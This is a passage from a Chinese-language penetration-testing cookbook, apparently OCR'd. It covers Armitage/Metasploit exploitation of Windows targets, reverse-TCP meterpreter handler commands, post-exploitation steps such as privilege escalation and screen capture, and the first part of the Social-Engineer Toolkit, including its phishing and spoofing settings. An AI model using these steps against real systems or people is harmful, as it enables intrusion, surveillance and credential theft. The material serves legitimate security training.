
启动 Armitage 面板，连接 Metasploit，然后再启动 Nmap 扫描寻找可用的目标，前两节内容已经介绍过这些步骤，下面利用 Armitage 在目标机器中寻找漏洞。

怎样实现

发现目标之后，选择 Armitage 中的 Attacks 选项，可以根据已发现目标的开放端口和操作系统漏洞寻找已知的漏洞利用代码，要找到适当的漏洞利用代码，可以依次点击 Attacks | Find Attacks | By port or by vulnerability。

怎样工作

Armitage 找到漏洞利用代码之后，在目标机器图像上右键单击，将出现新增的 Attack 选项，选择该选项可显示出 Armitage 为某个特定目标找到的不同攻击方法。



接下来对 Windows 目标进行攻击渗透，可以使用 SMB ms_08_047 netapi 漏洞，在目标机器图像上右键单击，通过 Attack | SMB | MS_08_047 netapi 路径可以找到该漏洞利用代码，用户可以检查 Use a reverse connection 选项，在成功执行漏洞利用代码后，可得到一个反向连接，并可以观察到如下一些现象。

- 目标机器的图像变成红色，图像四周边界高亮，表明攻击渗透已经成功。
- 右键单击目标机器图像，会出现 meterpreter 通道选项。
- msfconsole 将显示打开的会话。

从上图可以看到，不需要传递任何命令，就可以轻而易举地实现对目标机器的攻击渗透。GUI 提供了 Metasploit 命令驱动的所有功能，为框架增添了更多强大的功能。不过，必须对 msfconsole 命令有良好的掌握，不能完全依赖于 GUI，有一些 MSF 功能无法通过 Armitage 的 GUI 使用。

下节将介绍使用 Armitage 进行后渗透阶段工作。

9.5 使用 Tab 切换处理多个目标

在前面内容中，学习到了使用 Armitage GUI 会使渗透过程更容易。在本节中，将介绍

使用 Armitage 的另一优势：在 Metasploit 中处理多个目标时，为进行管理必须在会话之间进行切换，这种多目标切换的过程可在 Armitage 中得以加速，通过使用不同的菜单便可实现，下面来看具体的实现过程。

怎样实现

在上节中，已成功攻陷 Windows XP 目标机器，同时还发现两个可用的目标。要对 Windows 2008 Server 进行攻击，可以右键单击该图标，选择合适的漏洞利用代码。还有另外一种方法是，通过 View | Console 启动新的控制台，并在其中使用命令行操作攻陷目标机器。

怎样工作

建立一个多处理程序，并使用客户端漏洞对目标进行攻击渗透。


```
msf > use exploit/multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > exploit
[-] Handler failed to bind to 192.168.56.101:15263
[-] Handler failed to bind to 0.0.0.0:15263
[-] Exploit exception: The address is already in use (0.0.0.0:15263).
[*] Exploit completed, but no session was created.
```

从结果可以看到，exploit 命令出现异常，声称无法将反向连接处理程序绑定到 192.168.56.101:15263，这是因为在对 Windows XP 目标进行攻击时已经在该端口建立了反向连接，所以必须改变端口号并再次使用 exploit 命令。

```
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.56.101:1234
[*] Starting the payload handler...
```

客户端漏洞利用代码成功执行后，可成功建立反向连接。从下图中可以看出，Windows 2008 Server 目标变红并且图标四周变亮。

这里需要注意的是，不同目标有不同的操作菜单，并可以在不同菜单之间进行切换，以与任意攻陷的目标进行交互。



这也是 Armitage 中另一个可使执行渗透测试更容易的重要功能，适用于处理网络中多个目标的情况。

9.6 使用 Armitage 进行后渗透阶段操作


在上节我们介绍了 Armitage 在处理多目标时的应用，当目标攻击渗透成功后，需要执行各种后渗透阶段操作。下面看一下 Armitage 如何应用于后渗透阶段操作中。

准备

我们将对已攻击成功的 Windows XP 主机进行分析，并了解怎样在其上执行一些后渗透阶段操作。

怎样实现

实现对目标的渗透后，右键单击目标图像，并进行相应的一些选项操作。一些常见的后渗透阶段动作包括：访问、交互和 pivot。在 Armitage 中，这些操作只需要通过一些鼠标点击操作即可完成。下面执行后渗透阶段第一个也是最重要的一个操作——**权限提升**，在目标图像上右键单击，找到 Meterpreter | Access | Escalate privileges 路径，就可以实现权限提升操作。后渗透阶段的另一个重要操作 screenshot，可以通过 Meterpreter | Explore | Screenshot 路径实现，该操作可在新菜单中向用户展示目标桌面的快照，并可以根据用户的意愿进行刷新操作，下图是一个快照示例。



怎样工作

从上图可以看到，快照已经在新窗口中创建，其底部有两个按钮，一个是 Refresh 按钮，可以对快照进行刷新操作，另一个是 Watch 按钮，该按钮每隔 10 秒中对快照进行一次刷新。

类似地，也可以尝试 Armitage 中大量的如“click-to-server”等后渗透阶段选项，以便加速渗透测试的进程。

上面只是使用 Armitage 作为 Metasploit 潜在扩展加速渗透测试进程的一个小示例，只有使用 Metasploit 命令后，才会理解 Armitage 的真正功能。强大的命令行工具和 GUI 的有效结合，使 Armitage 成为进行渗透测试的一个有效工具。

9.7 使用 Armitage 进行客户端攻击渗透

如果目标操作系统中不含有明显的漏洞，那么客户端攻击渗透也可以用于渗透测试。在第 4 章中已经讨论过，客户端漏洞攻击渗透技术利用的是目标系统中安装的应用程序的漏洞，例如 Internet Explorer 和 Adobe Reader。本节中将在 Windows 7 机器上使用 Armitage 进行 Jave 客户端漏洞的攻击渗透。


准备

启动 Nmap 扫描，获取目标机器的相关信息。

怎样实现

要进行客户端漏洞攻击渗透，可以遵循如下步骤。

（1）在 Armitage 的左面板，找到 Exploit | Windows | Browser |java_docbase_bof 路径，此时会出现如下图所示的一些参数选项。



（2）漏洞利用模块已指定 SRVHOST 和 URI 等选项，因此用户必须提供目标机器的 IP 地址和要方位的 URI 等参数，其他所有参数都已经设置了默认值。


（3）参数值传递后，点击 Launch 按钮开始渗透测试进程。

怎样工作

点击 Launch 按钮后，在 Console 窗口中可看到攻击渗透活动，Armitage 将生成一个 URI 网址，只有诱使目标用户点击该网址，客户端漏洞攻击才能进行。Armitage 可自动启动一个反向的监听器，并等待攻击成功后目标机器回连到攻击方机器。用户可以使用多种不同的社会工程技术将该 URI 传递给目标用户，并诱使用户点击该 URI。

攻击成功后，可在 Armitage GUI 中看到，目标机器图像变红并且四周高亮显示，右键单击该图标，会出现一些不同的后渗透阶段选项，例如建立 meterpreter 会话、登录等操作选项，如下图所示。

建立 meterpreter 会话等不同操作的响应信息也可以在 Console 等窗口中看到。实际上和前面章节中执行的命令集是一样的，Armitage 只不过是通过提供 GUI 交互媒介对整个过程进行了封装操作。



第 10 章

社会工程学工具包

本章讲解下述内容：

- 使用社会工程学工具包（SET）；
- 使用 SET 配置文件；
- 钓鱼式攻击矢量；
- 网站攻击矢量；
- 多攻击 Web 矢量；
- 介质感染攻击。

10.1 引言

社会工程学是指诱导目标用户无意地执行一些操作的行为。在基于网络的典型社会工程场景中，用户被诱骗执行一些会导致敏感信息失窃，或其他一些恶意活动的操作。社会工程学广泛被应用的原因在于，攻破平台很困难，但诱使目标平台的用户无意地执行一些恶意活动则相对容易。例如，要窃取某个用户的口令，攻破 Gmail 的安全系统很困难，但创建社会工程场景，向目标用户发送伪造的登录/钓鱼页面，并诱骗用户泄露登录信息则相对容易。

社会工程学工具包的设计就是为了执行这些诱骗活动，正如现有软件和操作系统中的漏洞利用代码和漏洞一样，SET 可以理解为用于攻破人类安全意识缺陷的“漏洞利用代码”。SET 是官方的工具包，可以从 www.social-engineer.org 网站下载，并且在 BackTrack 5 中有默认安装。本章中，我们将分析社会科学工具包的各个方面，以及该工具包如何在 Metasploit 框架中发挥作用，重点关注如何创建攻击方法，以及如何对配置文件进行管理操纵，这也是 SET 的核心部分。下面开始深入介绍社会工程的内容。

10.2 使用社会工程学工具包（SET）

首先对 SET 进行介绍，主要内容包括 SET 在不同平台上的使用。

准备

官方网站 www.social-engineer.com 提供了适用于不同平台的 SET 下载链接，SET 工具包中既包括可以通过浏览器进行操作的 GUI 版本，还包括可在终端提示符中执行的命令行版本。BackTrack 中预先安装了 SET 工具包，为下面讨论的内容搭建了基础平台。

怎样实现

若要在 BackTrack 中启动 SET，可以启动终端窗口并传递如下路径。

```
root@bt:~# cd /pentest/exploits/set
root@bt:/pentest/exploits/set# ./set
Copyright 2012, The Social-Engineer Toolkit (SET)
All rights reserved.
Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

如果是首次使用 SET，可以先更新该工具包，以获取最新模块并修复一些已知的 bug。使用 svn update 命令启动更新过程，更新完成后，就可以开始使用。

GUI 版本的 SET 工具包可以通过 Applications | Backtrack | Exploitation tools | Social Engineering Toolkit | set-web 路径使用。

怎样工作

社会工程学工具包是一个基于 Python 的自动化工具，包括菜单驱动型的应用程序。快

速执行和多样化等特性使 Python 语言成为开发 SET 这一类模块化工具的首选，同时也使得将该工具包整合到 Web 服务器。任何开源的 HTTP 服务器都可以用于访问浏览器版本的 SET 工具包，不过 Apache 被视为使用 SET 时的首选。

10.3　使用 SET 配置文件


在本节中，将详细介绍 SET 配置文件，该文件中包含了工具包使用的不同参数的默认值。对于大多数攻击，默认的配置文件都可以保证正常工作，但也有一些情况下需要根据攻击场景的需求更改某些默认设置。下面看一下配置文件中包含了哪些配置选项。

准备

若要查看该配置文件，首先需要切换到 config 目录，然后打开 set_config 文件。

```
root@bt:/pentest/exploits/set# nano config/set_config
```

使用上述命令可打开配置文件。打开后，首先是一些介绍性的声明，如下图所示。



怎样实现

下面看一下有哪些可用的配置选项。

```
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE /pentest/exploits/
framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

第一个配置选项与 Metasploit 安装目录相关。SET 的正确运行需要 Metasploit 的支持，因为 SET 需要从其中选取攻击载荷和漏洞利用代码。

```
# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING WILL
DEFAULT
# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0
#
# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)
ETTERCAP_PATH=/usr/share/ettercap

Ettercap is a multipurpose sniffer for switched LAN. Ettercap section can
be used to perform LAN attacks like DNS poisoning, spoofing etc. The above SET
setting can be used to either set ettercap ON of OFF depending upon the usability.
# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES
SENDMAIL=OFF
```

电子邮件服务器（sendmail）主要用于实现电子邮件诱骗，只有在目标电子邮件服务器不进行反向查询时，这一攻击才能生效。默认情况下，该值设置为 OFF。

下面的配置展示了 SET 中应用最广泛的一种攻击方法。该配置允许攻击者使用自己的名字或任意其他伪造名对恶意的 Java applet 进行签名，之后可用于执行基于浏览器的 Java applet 注入攻击。

```
 # CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS REQUIRES
YOU TO
# INSTALL --->  JAVA 6 JDK, BT4 OR U3UNTU USERS: apt-get install openjdk-
